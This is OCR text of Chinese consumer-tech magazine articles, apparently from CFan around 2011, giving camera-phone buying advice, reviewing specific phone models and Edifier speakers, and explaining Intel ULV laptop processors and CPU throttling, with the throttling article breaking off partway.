拍照镜头组件的质量与传感器的成像质量有很大关系。手机镜头尺寸不可能做到多大，焦距和光圈都做得很微型化，手机装载的镜头把所有能集成的都集成在一起了。事实上，手机装配的大都是最简易的定焦镜头，或者是数码变焦镜头（非光学变焦），手机跟手机之间镜头对拍照质量的影响主要可以看它是什么认证的。所以我们在选购的时候只要看清卡尔蔡司镜头、施耐德镜头等大牌认证，就应该不会有什么大问题。





前置的摄像头同样也有镀膜

画面要清晰 镀膜不可少

为什么镜头和镜片上需要镀膜？这是因为任何物体对光线都有反射作用，连无色透明的玻璃也不例外，差别在于光线的角度是否会形成反射效果。对于理想状态下的镜片而言，光线能够完全透过镜头，并正确的在底片或 CCD 上完全聚焦。然而，事实上却是，每一种镜片都受到自身物理因素的限制，导致像差的产生。所以，由众多有问题的镜片所结合而成的镜头是不可能让理论上所有各种角度的光线完全穿过。以氧化镧光学玻璃为例子（透光率相当高的一种镜头介质），其透光率可达到 90%以上，剩下的 10%则会反射出去，形成炫光。为了弥补这项缺失，后来的镜片研究者开发了在透镜表面镀上一层膜来增加透光效果。不镀膜的镜头，其镜片的透光率比较低，镜片表面的反光比较严重，对光谱中的各种光线都有较强的反射，因此反光的综合颜色发白，这也解释了非拍照卖点手机所拍照片为什么总能惨白一片。单层镀膜的镜头，其镜片表面的反光较弱，能大大增加光谱中部的黄绿光透过率，只有光谱两端的红光和蓝光才被反射，因此反光一般呈淡蓝紫色。而镀膜与否很少写在说明书中，我们在挑选时可以把手机拿在手中，对着光源位置让光反射出来，镜头内部有彩色光晕（多是淡紫色）的就是镀膜镜头。

周璟 zhoujing@cfan.com.cn

闪光灯不只是“有”或“没有”的问题



光线对于最终照片效果有着非常大的影响，而拍照手机所配备的闪光灯也就有着较大的作用和意义。与之前介绍的几个决定成像效果因素不同的是，闪光灯在普通情况下并不决定拍照效果。不过，很多人对于拍照摄影的概括就是运用光的技巧，这一点也足以证明了光线对于一张拍照的决定性作用。诸多情况下，光线效果都不会令人满意，所以机身配备的闪光灯也就自然成为了一个对实际拍照应用影响非常广泛的一个设计。但据笔者了解，很多朋友都只是关心自己要买的拍照手机“有或者没有闪光灯”这个问题，而对于闪光灯的选择上却鲜少过问。




诺基亚N8配备了氙气闪光灯



但就目前来看，不少拍照手机仅是配备了LED补光灯，甚至在尺寸上也非常微小，例如像HTC Legend这样的机型，其所配备的LED补光灯能提供的效果很有限，距离稍远效果就大打折扣。所以打算购买一部拍照功能强劲的机型，笔者更为建议考虑一下采用氙气闪光灯的机型。毕竟在亮度方面氙气闪光灯有着巨大的优势，而在一些弱光条件下，氙气闪光灯也的确可以起到关键性的作用。

小提示


氙气闪光灯，是普通卤素灯亮度三倍，色泽更好、色温更穿透力更强、光照的更远、性能更稳定，并且极其省电。它是利用一个高压电容器储存足够的能量，然后将其能量释放至灯管，此能量会在灯管内激发氙气而产生光源。要触发闪光灯所需的能量是由一个高压电容（一般约200V~300V）储存所提供的。在手持式产品中（如：数字相机、手机），如何将电池能量有效且快速地储存至高压电容，这就取决于充电电路如何设计。总的来说，氙气闪光灯在手机上除了成本因素，已经在各方面远远胜于普通LED闪光灯。氙气闪光灯已经和定义高端的手机形成一种契合关系，如果要挑选拍照手机这点也应列入我们考察范畴。



手机其他配置也很重要



而上述因素之外，影响成像效果的因素还有手机的整体配置和厂商的系统优化。有可能两款机型硬件配置和操作系统版本相同，但因为不同厂商的优化以及修改，整机所表现出的性能却很可能有着不小的差距。拍照手机也同样如此，厂商的技术也同样决定着成像效果。虽说处理器的运算速度与拍照看似没有直接关系，但是运算速度如果跟不上，在运行多任务时拍照有可能死机，连拍速度、存储速度都不会快。



再有，图像处理系统的不同就是带来不同的拍照能力。甚至会对拍照速度也有着不小的影响，这也就不难理解为什么有些手机在按下快门时就可以记录下来了图像，而有些机型却在按下快门迟迟几秒之后才捕捉到图像。除此之外，图像处理系统因为不同的设计还会对捕捉到的图像进行处理而后产生相关的图片文件。而这样的处理也自然会改变色彩度等。所以选购拍照手机的时候，机型所采用图像处理系统同样非常重要。我们在选购时，可以实拍一两张，看一下手机拍照的整体感觉。

周璟 zhoujing@cfan.com.cn

细节、功能同样重要

对于很多选购手机的朋友，不管是选购一部智能手机，还是侧重于某单一功能较为出色的手机，都会更注重硬件配置。而如果硬件配置合格的话，很多消费者就不会再关注其他方面，其实这也是一种武断的行为。以拍照手机为例，虽然之前所说的材质、尺寸等元素的确是决定拍照质量的最大因素，但除了硬件配置，很多设计细节以及内置的功能也同样值得我们注意，其可以大幅提高用户体验甚至成像效果。

反映在我们用户选购上，Android手机在拍照的系统优化不令人满意，要拍摄的照片想要得出的效果乏善可陈，但这是可以通过安装辅助软件来补正的。笔者在这里推荐Android用户下载Camera 360（手机摄影大师）这款拍照软件，它提供了近30种拍摄效果供用户选择，目前主要分为六种拍摄模式，分别是：特效模式，情景模式，趣味模式，移轴模式，移色模式和普通模式，在不同的拍摄模式下还可以通过对参数的设置达到您想要的效果，可以通过网络还可以将您的照片分享给好友。



索尼爱立信X10i的拍照设置

小提示

❶ 拍照按键：对于这一点，相信很多朋友都会有所忽略，毕竟目前绝大多数拍照手机都支持触控操作，在便捷性上显然触控操作更具优势。但通过笔者对于多款拍照手机的试用，实体按键仍然有着自己的优势，即持握和拍照瞬间稳定性上更为出色。所以在选购过程中，有所需求的朋友不妨多加注意一下。

❷ 功能设计：与硬件规格不同的是，很多软件方面的功能消费者都没有予以一定重视。就类似于索尼爱立信X10i具备的人脸识别、笑脸识别、图像稳定器等功能都对拍照起着很大的帮助作用。而这些对于消费者来讲个，显然没有像素数关注度高。所以笔者提醒大家，如果打算购买一部拍照手机，其内置的辅助功能一定要多加关注。

❸ 光圈、焦距等：熟悉数码相机的朋友相信有所了解，在购买手机一款数码相机时，光圈、焦距都是受到高度关注的。而在一点上面，拍照手机仍然鲜少有人过问这一方面的参数。不过，其也的的确确影响着拍照素质。

❹ 电池容量：相信绝大多数购买拍照手机的朋友，都很少会关注手机标配电池的容量。不过需要提醒大家的是，拍照以及拍照过程中有些时候会使用的闪光灯都可谓是耗电大户，所以对于电池容量也就决定着拍照手机的生命力，所以在选购过程中要对此有一定了解。

从客观角度来看，其实目前拍照手机的实拍效果还对数码相机构不成威胁，虽然成像效果与低端、中低端数码相机已经不分伯仲，但功能上的缺失却让它们在整体表现上还不足以数码相机的地位。

不得不提

视频拍摄 也应注意



作为拍照手机日常应用，我们或多或少的要使用视频的拍摄，现阶段比较常见的尺寸是720P的高清视频，1080P全高清视频由于码率的问题不可能用现阶段手机实现和高清蓝光同样的效果，但很有意思的是有很多商家把1080P全高清的拍摄做为卖点用来影射拍照能力，这两点并没什么必然联系。

手机显示效果越艳丽拍摄效果越好



我们买的拍照手机大多是放在手机上看（起码是第一时间），故手机屏幕的发色数就成了一些用户的争议点，不少消费者觉得手机的发色数越大，显示的效果越清晰颜色越艳丽，其实这种说法是不正确的。如今手机屏幕方面的参数不仅仅是发色数那么简单，分辨率以及屏幕材质等都是需要考虑进去的问题。此外人眼对于26万色以上级别的发色数已经很难清晰地辨别，甚至现在许多厂商将26万色手机宣称成1600万色也可以蒙骗过关。并不是拍出来的照片在手机上效果不理想就代表这个手机拍照能力差。反之，屏幕艳丽的手机容易忽悠用户拍摄效果的理想程度。

周璟 zhoujing@cfan.com.cn



首先，笔者为大家介绍的就是诺基亚新一代旗舰机皇——诺基亚N8。其采用了全新的Symbian 3智能操作系统并且硬件规格上也对比此前的机型有了不小的提升，并且对于互联网应用也有着出众的表现。而诺基亚N8主打的拍照功能同样是一大亮点。

拍照能力不亚于入门级DC的诺基亚N8

提及诺基亚N8的拍照能力（像素值达到1200万），虽然其并非首款千万像素拍照手机，但诺基亚N8的拍照能力却可以说是有着质的飞跃，这一切正是源于它所配备1/1.83英寸的感官元件尺寸，这也让它的成像效果足以媲美普通的卡片相机（正好解释了上文提到的决定照片画质的因素）。除此之外，氙气闪光灯、28毫米广角等等都让诺基亚N8的实拍效果出类拔萃。而这些元素也让诺基亚N8除了是一部旗舰智能机，还是目前手机市场上的拍照机皇之一。



三星M8910

三星M8910采用了直板触屏设计，机身尺寸为108×53×13.8mm，重约119g，3.1英寸AMOLED的屏幕分辨率为480×800像素，显示效果非常细腻，同时支持触控操作。机身上方前置一枚10万像素副摄像头，方便与亲朋家人沟通交流，非常人性化。

背部的精心设计与精良做工，显示出非凡的设计理念。自动镜头盖内嵌有一枚高达1200万像素摄像头，大口径镜头、氙气闪光灯、对焦辅助灯，最大支持ISO1600感光度，7级感光度调配，最高3000×4000像素照片，图像明亮而清晰，支持肖像、夜间拍摄、运动、室内、海滩、日落、黎明等14种场景模式。手持处纹路设计可有效防滑，防止单手持机抓拍易脱手的情况发生。

目前市面上摄像头达到1200万像素的手机屈指可数，这款三星M8910就是其中之一，虽然该机未搭载任何智能系统，但一般常用的软件该机还是支持的，蓝牙和WIFI也都支持。

公认强悍的照相手机——iPhone 4

诺基亚N8过后，笔者继续为大家介绍的是目前手机市场人气高到离谱的一款智能机型——苹果iPhone 4。对于它的用户体验以及整机性能想必不用笔者多言，但它作为世界上第一款采用背照式CMOS感光元件的手机来说，其拍照效果绝对值得称赞。虽然像素数仅为500万像素，但实际效果其毫不逊色于810万像素以及1200万像素的拍照手机，这也正如上文所说的，像素数并不决定成像质量。由于背照式CMOS相比普通CMOS来说设计更为先进，所以感光能力也更强，这也让它减少了噪点，从而获得画质更好的图像。



从之上介绍的这两款机型相信大家都可以看出，目前定义一款拍照手机早已不是简单的以像素数为唯一准则。只有在传感器材质、尺寸、设计理念等等这些方面有着实际提升的机型才可以被称之为“拍照手机”，所以大家在选购过程中，一定要综合考量一款机型在你心目中是不是有资格称之为“拍照手机”。



采用背照式CMOS材质感光元件的iPhone 4

周璟 zhoujing@cfan.com.cn

CCD摄像头



CCD摄像头是目前技术十分成熟的一种摄像头，其被广泛应用在单反和卡片相机中，这种CCD摄像头十分的耗电，对于本来电量就不多的手机来说足实是一个考验，但其成像质量十分的出色，目前手机上成像能力最出色的还是CCD摄像头，CMOS摄像头在手机领域的发展还不成熟。

960万CCD：夏普SH8158U

夏普SH8158U是一款刚上市不久的新机，该机是一部Android智能手机，并且有着1GHz处理器，但重点的并不是这些，而是该机的裸眼3D和960万像素CCD摄像头，玩游戏、看视频均可实现裸眼3D效果，而那颗960万像素CCD摄像头的成像能力更是十分突出，受到了不少拍照达人们的喜爱。



编辑点评：夏普SH8158U采用的是常见的直板触控造型，机身三围比较大，机身采用了平滑的钢琴烤漆工艺处理，握感还是比较舒服的，其装备了一块3.8英寸的电容触控屏，分辨率达到了480x800像素，保证了画面的精细，系统上则是搭载了Android OS V2.2智能系统，而该机最为抢眼的就是其裸眼3D显示功能，不仅能够在2D和3D显示中随意切换，还可以播放裸眼3D视频。

夏普SH8158U是一款独具个性的产品，一来该机有着Android智能系统，触控操作颇具乐趣；二来该机还有着一颗960万像素CCD摄像头，成像质量可以和DC相媲美；再者该机还具备裸眼3D功能，可以观看3D视频，带来了不一般的多媒体娱乐盛宴。



800万 三星I9100 CMOS摄像头

三星I9100是三星今年推出的一款重磅机型，其最抢眼的就是装备了一颗1.2GHz主频的三星Exynos 4210双核处理器，为整机提供了无比澎湃的动力，从而也带动了该机的多媒体能力，机身背部安置一颗普通CMOS材质的800万像素摄像头，成像质量精细，并且还具备1080P高清视频录制的功能。

三星I9100装备了一块4.3英寸的大屏，并且屏幕选用了最新的Super AMOLED Puls材质，配有480x800像素分辨率，画面色彩非常的炫丽，而其机身厚度仅有8.49毫米，十分的难得，系统方面该机搭载了Android OS V2.3智能系统，硬件上更是给予了一颗1.2GHz主频的三星Exynos 4210处理器，背部安置的800万像素摄像头还支持1080P高清视频录制，无线WIFI、GPS等功能也是一个不少。

编辑点评：三星I9100就是Samsung GALAXY S Ⅱ的行货版本，两者的硬件配置完全一样，功能上也是如出一辙，是目前配置最高、功能最全的Android智能手机，虽然其配备的是普通CMOS材质的摄像头，但实际成像质量要比同级别“800万”选手要高出不少，不过其售价也十分的昂贵。

背照式810万：索尼爱立信MT15i




索尼爱立信MT15i是和索尼爱立信LT15i几乎同一时间上市的产品，如果说索尼爱立信LT15i主打旗舰的话，那么索尼爱立信MT15i相对来说则要平民一些，售价不足2600元的该机同样也拥有一颗810万像素背照式CMOS摄像头，1GHz处理器、Android OS V2.3智能系统等也都是时下的主流水准。



编辑点评：索尼爱立信MT15i采用了常见的直板触控造型，装备了一块3.7英寸的电容触控屏，显示分辨率也高达480x854像素，不仅画面效果精细，触控操作也是十分优秀，系统上搭载了Android OS V2.3智能系统，支持无线AP和网页Flash播放，810万像素的背照式摄像头更是非常少有的配置，其成像质量十分的精细，还支持720P高清视频录制，娱乐性极强。

索尼爱立信MT15i可以看作是索尼爱立信LT15i的姐妹机型，虽然索尼爱立信LT15i拥有着超薄的机身和迷人的线条，但无奈四千多元的价格实在不是普通消费者能承受的起，而索尼爱立信MT15i则要便宜一些，并且硬件配置和索尼爱立信LT15i保持了同样高的水准。CF





更新更强大

漫步者M15plus炫丽上市

M15是漫步者旗下一款值得注意的产品，在不到一年的时间里，M15已经有两款产品陆续上市，这也足见漫步者对这一系列微型音箱的重视。而近日，全新的M15plus又靓丽登场，在延续原有造型和功能的基础上，又加入全新的LCD液晶显示屏、FM播放功能以及耳机输出，外观更时尚，功能更全面。

漫步者时刻关注着用户的诉求，在新版M15plus身上加入了强大的FM播放功能。它内置了天线，可进行自动、半自动搜台，最多可存储40个电台，日常听音频段完整覆盖。更显人性化的是，M15plus还具备断点记忆功能，可以准确记忆上次收听的频段，下次开机会及时准确呈现。应该说，FM功能的引入非常适合老年人以及户外运动玩家。试想下，配合内置锂电池，在清晨，在野外，听一听新闻频道，音乐电台，惬意而舒适！而且立体声音箱传递的音质，比普通单声道收音机要美妙的多。

有了FM，又有SD卡直读，为了让操作更简便，漫步者M15plus除了按键增加"input"键之外，还加入了一块点阵式LCD液晶显示屏，可直观显示当前播放信息，比如电台频段、音源、电池电量以及音量等，并显示实时频谱。


可以说，在每一个细节，全新的漫步者M15plus都在前作基础上进一步更新升级，小巧的箱体，精致的外形，多样的功能，采用了多种配色，又有着非常人性化的设计，这款老少皆宜、用途多样的产品能充分满足各年龄阶段人群的听音需求，不论是普通家庭用户或是追求时尚个性的潮人，M15plus都是上佳之选。

桌面影院也震撼

漫步者M20dts强势来袭

在年初的CES展会上，我们看到了由国内多媒体音频行业领军企业漫步者与业内著名的高清音频解决方案提供商DTS合作推出的M20dts，它是全球首款带有DTS环绕声扩展音效 DTS Envelo 的微型音箱。

乍一看造型，M20dts与此前上市的M20基本一致，同样的主副箱设计，小仰角箱体，集成USB声卡，实用的USB HUB功能……不过全新的logo以及DTS Envelo标识，彰显着M20dts不凡的血统。



更深的改变在于声学结构，M20dts采用了前倒相式的声学结构，低频量感显著提升。全新的2英寸全频带单元，集成4声道D类放大器，单个单元的输出功率达到7.5W，集成的USB声卡芯片型号为PCM2704，较之M20使用的C-Media CM102S+升级明显。通过内置的USB 声卡输出数字信号，可以减少模拟信号带来的音质下降。

不过，M20dts最突出的还在于使用了DTS环绕声扩展音效 DTS Envelo技术。M20dts集成了一颗DTS环绕声扩展音效（DTS Envelo）编码器-NMP5130，它的作用是将输入的信号进行实时的音效编码，实现环绕声效果。无论播放的音源是单声道，立体声还是5.1声道，都可以大幅度提升音质并提供给聆听者环绕音效的娱乐感受。

作为全球首款使用DTS技术的立体声音箱系统，漫步者M20dts并非简单进行音效升级，而是从声学结构、扬声器、电路、电源等方面进行改进甚至是全新的设计，它更关注消费者影音娱乐方面的需求，非常适合在桌面用户使用。如果您想随时随地用笔记本看高清大片，并拥有置身影院的震撼，不妨考虑这款新近上市的M20dts。

王健 wangjian@cfan.com.cn

笔记本若想轻薄全靠它

英特尔全新ULV处理器面面观

喜欢MacBook Air吗？如今很多媲美Air的“Ultrabook”新品即将上市，这意味着我们在超轻薄笔记本身上也能获得强悍的性能体验，同时入手成本相较以前的类似轻薄产品也会大幅降低。那么，你知道支撑“Ultrabook”性能的CPU都有哪些吗？它们与常见的笔记本CPU又有哪些区别呢？

从外观用料、机身厚度，再到硬件平台，英特尔都对“Ultrabook”设立了严格的标准。而本文讨论的重点则是Ultrabook的“心脏”，Sandy Bridge架构的超低电压版处理器。Ultrabook是什么？它值得期待吗？如果你也抱有类似问题，请参考本刊2011年17期P84页《MacBook Air的模仿者？Ultrabook笔记本值得期待吗》这篇文章。

Ultrabook将随平台的升级实现“三级跳”：第一代产品搭载32nm制程的Sandy Bridge处理器；2012年随22nm的“Ivy Bridge”晋级为第二代产品；等到2013年的“Haswell”发布，Ultrabook也将进化为趋于完美的第三代产品。

教你认识ULV处理器

SNB处理器老早就发布了，为什么不见超低电压版（Ultra Low Voltage，简称ULV）的处理器？其实英特尔发布的SNB处理器中早已包含了TDP功耗仅有25W甚至17W的ULV版，只是在命名上与以前有了差别（见表1）。简单来说，英特尔上一代笔记本平台“Calpella”是通过后缀来区分CPU的版本，比如M代表标准版、LM为低压版， UM是超低电压版。到了“Huron River”平台后，英特尔则以倒数第二位数字区分CPU的版本，比如ix-xxx0M为标准版、ix-xxx9M为低压版、ix-xxx7M则是超低电压版。

表1：英特尔两代ULV处理器对比

平台名称	Huron River	Calpella
架构名称	Sandy Bridge	Arrandale
标准版	ix-xxx0M（i3-2310M）	ix-xxxM（i3-380M）
低压版	ix-xxx9M（i7-2629M）	ix-xxxLM（i7-640LM）
超低电压版	ix-xxx7M（i5-2537M）	ix-xxxUM（i5-520UM）
TDP（标准/低压/超低压）	35W/25W/17W	35W/25W/18W

小提示：ULV并非Ultrabook的专利

虽然英特尔钦点SNB架构的ULV作为Ultrabook的御用处理器，但这不妨碍笔记本厂商将其武装在普通的轻薄笔记本身上。比如ThinkPad的E120、X121和X220i系列的新品就有不少搭载ULV处理器的型号。虽然这类产品没有Ultrabook那般极致的轻薄，但在价格方面则更为亲民。


牺牲主频换节能

与笔记本上常见的i3-2310M一类的标准版处理器相比，ULV处理器通过降低主频的方法实现了更低的TDP功耗，从而降低发热量，提升笔记本的续航时间。像Ultrabook和一些超轻薄的笔记本，其内部用于安置散热模块的空间不大，而且也很难塞进大容量锂电池，ULV处理器的低发热与低功耗的优势刚好可以弥补这些缺陷。SNB架构的ULV处理器的TDP功耗只有17W，还不到标准电压处理器的一半，在相同的使用环境下至少可以提升20%~30%的电池使用时间，而且无需厚实的金属散热片，可以帮笔记本厂商开发出更轻薄的产品。

别看ULV处理器的主频大幅缩水，但SNB架构的诸多优势还是被继承了下来：酷睿i系列的ULV处理器同样集成了强劲的HD3000核芯显卡，支持“Quick Sync Video”（快速视频同步技术，视频转码比NVIDIA和AMD的独显还要快）、“Wireless Display”（无线显示技术，能让笔记本与电视机、投影仪等显示终端无线连接）以及“Clear Video HD”（高清硬件解码，看

型号	主频	睿频	内核数	三级缓存	TDP	GPU	GPU频率	Quick Sync Video	Intel Wireless Display	Clear Video HD
赛扬C847	1.1GHz	N	2	2MB	17W	HD graphic	350MHz~800MHz	N	N	N
赛扬C857	1.2GHz	N	2	2MB	17W	HD graphic	350MHz~1GHz	N	N	N
奔腾P957	1.2GHz	N	2	2MB	17W	HD graphic	350MHz 800MHz	N	N	N
i3-2357M	1.3GHz	N	2/4	3MB	17W	HD3000	350MHz~950MHz	Y	Y	Y
i5-2537M	1.4GHz	2.3GHz	2/4	3MB	17W	HD3000	350MHz~900MHz	Y	Y	Y
i5-2467M	1.6GHz	2.3GHz	2/4	3MB	17W	HD3000	350MHz~1.15GHz	Y	Y	Y
i5-2557M	1.7GHz	2.7GHz	2/4	3MB	17W	HD3000	350MHz~1.2GHz	Y	Y	Y
i7-2617M	1.5GHz	2.6GHz	2/4	4MB	17W	HD3000	350MHz~950MHz	Y	Y	Y
i7-2637M	1.7GHz	2.8GHz	2/4	4MB	17W	HD3000	350MHz~1.2GHz	Y	Y	Y
i7-2657M	1.6GHz	2.7GHz	2/4	4MB	17W	HD3000	350MHz~1.0GHz	Y	Y	Y
i7-2677M	1.8GHz	2.9GHz	2/4	4MB	17W	HD3000	350MHz~1.2GHz	Y	Y	Y

王健 wangjian@cfan.com.cn



核芯显卡的"Quick Sync Video"技术很实用，将一部720P（559MB，21分钟左右）的视频转换为iPhone 3GS播放的H.264编码，640×360像素的MP4格式视频只用54s，而用NVIDIA GT540M独显却需要172s！

1080P无任何压力）等技术，整体实力还是相当强悍的。需要注意的是，SNB架构的ULV奔腾和ULV赛扬处理器并不支持上述新技术，而且显卡也并非全新的核芯显卡，性能上会有一定的缩水。

什么样的ULV适合你

如果你就是希望拥有一部超轻薄高续航的笔记本，平时只玩玩网页游戏，看看720P高清视频，ULV奔腾和ULV赛扬就足够了，而且搭载这个级别处理器的轻薄本通常可以把价格控制在4000元以内；如果你需要外接显示器欣赏1080P高清视频，同时偶尔还会玩玩3D游戏，集成HD3000核芯显卡的i3-2357M算是低成本之选；如果你经常同时打开数十个窗口、用PS处理图片、闲暇时玩玩《魔兽世界》一类的3D网游，笔者则建议选择搭载i5或以上级别的ULV处理器。以i5-2537M为例，睿频加速后主频可达2.3GHz，此时的性能基本和标准电压版的酷睿i3-2330M持平。如果你想玩《使命召唤》《极品飞车》一类最新的3D大作，那么对不起，ULV并不适合你，还是乖乖去选择相对笨重的配备高性能独显的笔记本吧！

健圣有话说：

Ultrabook看起来很美好，但英特尔对这种新形态笔记本的要求太高，媲美MacBook Air的极致轻薄和做工，还要将价格控制到6XXX元人民币，很多厂商都表示很有压力。其实对咱们消费者而言，与其重新打造Ultrabook这种概念化的新产品，倒不如在原有产品的基础上加以改良，将SNB架构的超低压处理器武装到现有的主流笔记本身上，让这些产品在保持当前售价的前提下，还能适当变薄并延长续航时间。就好像ThinkPad E120系列，11.6英寸屏幕和1.55kg的重量同样便携，但采用i3-2357M处理器的版本却只卖4500元左右，与所谓的Ultrabook相比就是差了几毫米的厚度，但却是谁都承担得起。当然，我们也希望Ultrabook能够按计划低价入市，花同样的钱，谁不喜欢更"性感"的产品呢？

CFan推荐产品

MacBook Air

屏幕	13.3英寸，1440×900像素
处理器	i5-2557M（1.7GHz）
内存	4GB
硬盘	128GB SSD固态硬盘
重量	1.45kg
续航时间	7小时

苹果全新的13英寸版MacBook Air采用了较高端的酷睿i5-2557M处理器，睿频加速后可达2.7GHz，和标准版的酷睿i5-2410M相差无几。论做工和外观设计，MacBook Air无可挑剔，而9998元的售价对苹果来说也算是"超值"了吧。不过Air的优点也成为了缺点：固态硬盘性能虽强但容量有限，机身超薄但扩展接口不多。但对果粉来说，这些问题貌似不是问题吧？如果你的预算有限，还可以考虑11.6英寸的Air，起价不到7000元更为超值。



ThinkPad E220s 5038C11

5999元

屏幕	12.5英寸，1366×768像素
处理器	i3-2537M（1.4GHz）
内存	2GB
硬盘	320GB（7200rpm）
重量	1.58kg
续航时间	5.4小时

并不是所有用户都需要极致轻薄的外观，便携性差不多就可以了。比如这款ThinkPad E220s就采用了12.5英寸屏幕，1.58kg的重量还算不错。这款产品采用镁铝合金机身，掌托部分选用了拥有肌肤触感的磨砂工艺处理，键盘手感出众而且还支持防泼溅的功能，7200rpm硬盘也具备不错的存储性能。E220s 5038C11子型号搭载i3-2537M处理器，主频虽低但依旧集成了核芯显卡，升级到4GB双通道内存后仍然具备较强的游戏性能。

Ultrabook新品前瞻

介绍了两款现在可以买到轻薄小本，第一批Ultrabook新品也将于近期上市。它们分别为华硕的UX21/UX31、ACER S3以及联想的IdeaPad U300s，这些产品都采用了类似MacBook Air的金属机身打造。其中华硕UX21采用了11.6英寸屏幕设计，机身最厚处17mm，机体重量1.08Kg；ACER S3采用了13.3英寸屏幕，机身最厚处13mm，机体重量1.08Kg。



高端本玩游戏也会卡
破解因CPU降频引发的“血案”

●文/孙海文

最近读者孙海文新买了一款酷睿i5+GT550M独显组合的高端游戏本，理论性能应该很强吧，但在玩某些游戏时却出现了卡顿的现象，使得游戏体验还不如采用酷睿i3的机型。排除硬盘C1门等硬件缺陷外，孙海文发现每次卡顿现象的发生都伴随着CPU主频的降低。那么，是什么原因造成了酷睿i5在满负荷运行时自动降频而导致了游戏卡顿，我们又有什么方法加以解决呢？

CPU主频缘何不升反降

酷睿i5/i7支持睿频2.0加速技术，按理说在玩游戏或一些高负载应用中会自动超频以提升性能，但为什么在需要加速的时候却自动降频了呢？笔者认为，搭载酷睿i5/i7处理器的笔记本往往也会与更高端的独立显卡（GPU）组合，以取得更好的游戏和娱乐体验。而Intel平台支持一项名为“BD PROCHOT”的技术，它会在CPU和GPU的温度、功耗明显升高时优先降低CPU的频率，以达到控制整机温度及功率保护的目的（见图1）。应该说，这个设计的初衷是好的，可以有效防止笔记本过热和超出额定功率带来的损害，但一旦因功耗或温度引起CPU自动降频时必然会造成游戏的卡顿。至于进行游戏时CPU降频的根本原因，目前来看主要有以下几种：


1 功率的限制： 一些笔记本厂商为新品配备的还是老产品的电源适配器，无法满足新版CPU和GPU满负载应用时的需求，此时，BD PROCHOT功能开启，优先保证GPU的功率，而强行降低CPU的功率导致CPU降频。

2 温度的限制： 在CPU和GPU的温度同时升高到笔记本设定的阈值时，BD PROCHOT功能开启，强制降低CPU的频率，减少发热以保护整机。

